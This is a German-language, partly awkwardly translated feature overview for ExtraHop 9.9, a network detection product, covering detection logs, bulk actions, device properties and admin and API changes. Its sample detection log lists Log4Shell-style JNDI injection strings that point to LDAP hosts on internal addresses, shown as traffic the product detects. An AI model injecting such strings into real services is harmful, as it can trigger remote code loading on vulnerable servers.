
Was ist neu

Veröffentlicht: 2025-02-04

Während Versionshinweise geben Sie einen umfassenden Überblick über unsere Release-Updates. Hier finden Sie eine Vorschau auf unsere aufregendsten Funktionen in ExtraHop 9.9.

Benutzer bei Erkennungen

Benutzernamen sind jetzt in den Informationen zu den Erkennungsteilnehmern enthalten, sofern verfügbar. Du kannst Erkennungen filtern nach Benutzern, sehen Sie sich bestimmte Benutzer an, die mit Erkennungen verknüpft sind Zusammenfassungen der Erkennung und Informationen zum Teilnehmer, und füge einen Teilnehmer-Benutzernamen als Tuning-Regel oder Erkennungsbenachrichtigung Kriterien.



Erkennungsprotokoll


Einzelheiten zur Erkennung enthält jetzt ein mit Zeitstempel versehenes Protokoll der mit der Erkennung verbundenen Aktivitäten. Das Erkennungsprotokoll listet alle Updates auf, die mit der Erkennung verknüpft sind, und die Tuning-Regeln mit einer bestimmten Aktivität verbunden.

Log

Time	Offender / Client	Victim / Server	Client Port	JNDI String	Server Port	Tuning Rule
2024-12-13 23:55	scanner5.example.com	server.west.example.com	55083	${jndi:ldap://192.168.210.94:13456}	80	–
2024-12-14 00:05	scanner5.example.com	workstation1	57951	${jndi:ldap://192.168.174.126:1345...	5985	–
2024-12-14 00:12	scanner5.example.com	workstation2	58439	${jndi:ldap://192.168.2.143:13456}	5985	–
2024-12-14 00:28	scanner5.example.com	accounting.west.example.com	48447	${jndi:ldap://192.168.116.196:1345...	5000	–
2024-12-14 00:28	scanner5.example.com	ap.west.example.com	41465	${jndi:ldap://192.168.169.3:13456}	80	–
2024-12-14 00:30	scanner5.example.com	international.west.example.com	41979	${jndi:ldap://192.168.47.179:13456}	8000	–
2024-12-14 00:33	scanner5.example.com	custservice.west.example.com	43007	${jndi:ldap://192.168.102.125:1345...	80	–
2024-12-14 01:15	scanner5.example.com	test-serv	45973	${jndi:ldap://192.168.130.179:1345...	80	19
2024-12-14 01:15	scanner5.example.com	test-serv	43531	${jndi:ldap://192.168.84.237:13456}	80	19
2024-12-14 01:35	scanner5.example.com	workstation3	53407	${jndi:ldap://192.168.127.79:13456}	80	–


Massenaktionen

Sie können jetzt alle Erkennungen in einem hinzufügen Zusammenfassung der Erkennung zu einer Untersuchung. Im neuen Dropdownmenü „Massenaktionen“ können Sie alle Funde verfolgen in der Zusammenfassung oder füge alle Funde zu einem Untersuchung.



Cloud-aktualisierte Geräteeigenschaften


(Nur RevealX 360) Unterstützung für die Anzeige von Cloud-Updates hinzugefügt Eigenschaften Gerät erhalten von Integrationen konfiguriert auf Ihrem ExtraHop-System, wie CrowdStrike. Sie können nach Cloud-Geräteeigenschaften filtern, um finde ein Gerät und zu eine dynamische Gerätegruppe erstellen.



Für Administratoren


Datei-Hash-Suchlinks

Es wurde die Möglichkeit hinzugefügt, Links für externe Suchtools zu konfigurieren, um auf einfache Weise nach SHA-256-Datei-Hashes für zu suchen RevealX 360 und RevealX Enterprise. VirusTotal Lookup ist standardmäßig konfiguriert. Konfigurierte Links werden auf den Seiten „Geräte“, „Dateien“, „Aufzeichnungen“ und „Erkennungen“ angezeigt.




Löschen inaktiver Geräte

Sie können angeben, wann und wie das System automatisch löscht inaktive Geräte aus dem ExtraHop-System. Sie können Geräte löschen, die für eine bestimmte Anzahl von Tagen inaktiv waren, und Sie können inaktive Geräte löschen, nachdem der Sensor eine bestimmte Anzahl von Geräten erkannt hat.



Meldung auf dem Anmeldebildschirm

(Nur RevealX Enterprise) Sie können füge dem Anmeldebildschirm eine benutzerdefinierte Nachricht hinzu Ihres ExtraHop-Systems, um Grafiken und Logos anzuzeigen und Benutzern Informationen wie Passwortanforderungen, Richtlinienerklärungen, Support-Links oder Wartungsankündigungen zu übermitteln. Die Meldung auf dem Anmeldebildschirm unterstützt Text und Grafiken in Markdown-Syntax.



Für API-Entwickler

REST-API

Das wurde hinzugefügt `/users/{username}/lock` Endpunkt zum Benutzerressource, wodurch Sie Benutzerkonten entsperren können. Auf diesen Endpunkt kann nur zugegriffen werden, wenn Sie das System so konfiguriert haben, dass Benutzerkonten nach einer bestimmten Anzahl fehlgeschlagener Anmeldeversuche über die laufende Konfigurationsdatei automatisch gesperrt werden.